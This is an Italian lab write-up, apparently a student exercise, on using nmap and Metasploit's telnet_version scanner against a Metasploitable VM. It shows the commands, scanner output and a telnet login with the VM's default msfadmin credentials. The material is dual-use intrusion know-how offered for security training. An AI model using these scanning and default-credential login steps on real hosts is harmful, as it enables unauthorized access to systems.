

EXPLOIT TELNET con METASPLOIT

Sulla base degli esercizi visti in lezione teorica utilizzeremo Metasploit per sfruttare la vulnerabilità relativa a Telnet sulla macchina Metaspoitable.

FASE 1


Nella prima fase abbiamo configurato l'ambiete su Metaspoitable e Kali.





Una volta configurato andiamo a fare una scansione alla nostra macchina bersaglio **(nmap –A 192.168.1.40**)


Osservando che sulla porta 23 èpresente il servizio Telnet



FASE 2

Nella seconda fase con il tool msfconsole iniziamo la preparazione dell'exploit e del payload.

Andiamo a cercare il servizio che ci interessa, in questo caso con il comando **search auxiliary telnet_version**



Trovato il nostro modulo lo selezioniamo con il comando **use 1**. Fatto questo iniziamo la configurazione dell'Exploit con **show options.**Impostiamo il nostro IP target (RHOSTS) con **set rhosts 192.168.1.40.**

Ricontrolliamo che tutto sia stato assegnato facendo di nuovo **show options**

```
msf6 > use 1
msf6 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified username
   RHOSTS                     yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT     23               yes       The target port (TCP)
   THREADS   1                yes       The number of concurrent threads (max one per host)
   TIMEOUT   30               yes       Timeout for the Telnet probe
   USERNAME                   no        The username to authenticate as

msf6 auxiliary(scanner/telnet/telnet_version) > set rhosts 192.168.1.40
rhosts => 192.168.1.40
msf6 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified username
   RHOSTS    192.168.1.40     yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT     23               yes       The target port (TCP)
   THREADS   1                yes       The number of concurrent threads (max one per host)
   TIMEOUT   30               yes       Timeout for the Telnet probe
   USERNAME                   no        The username to authenticate as

msf6 auxiliary(scanner/telnet/telnet_version) >
```

Lanciamo il nostro exploit (comando **run**)con il payload di default assegnato.

```
msf6 auxiliary(scanner/telnet/telnet_version) > run

[+] 192.168.1.40:23       - 192.168.1.40:23 TELNET _
\ \x0a| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |\x0a| | | | | | (_) | | || (_| \__ \ |_) | (_) | | || (_| | |_) | |  __// __/ \x0a|_| |_| |_|\__|\__\__,
_|___/ .__/|_|\__/|_|\__\__,_|__.__/|_|\____|\x0a                                  |_|                                  \x0a\x0a\x0aWarning: Never expose this VM to an untruste
d network!\x0a\x0aContact: msfdev[at]metasploit.com\x0a\x0aLogin with msfadmin/msfadmin to get started\x0a\x0a\x0ametasploitable login:
```

Possiamo notare la schermata di login però per confermare il tutto apriamo un nuovo terminale su Kali e proviamo una connessione Telenet con il nostro bersaglio.

Con il comando **telenet 192.168.1.40.** Effettuiamo il login come scritto nella Home di Metaspoitable e possiamo così lanciare qualche shell di prova. In questo caso ho usato ip a per vedere la confogurazione di rete.

```
kali@kali: ~
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ telnet 192.168.1.40
Trying 192.168.1.40 ...
Connected to 192.168.1.40.
Escape character is '^]'.
                _                  _       _     _
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_)_ __| |_ __ _| |__ | | ___
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Tue Dec  6 08:33:37 EST 2022 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:86:14:54 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.40/24 brd 192.168.1.255 scope global eth0
    inet6 fe80::a00:27ff:fe86:1454/64 scope link
       valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$ pwd
/home/msfadmin
```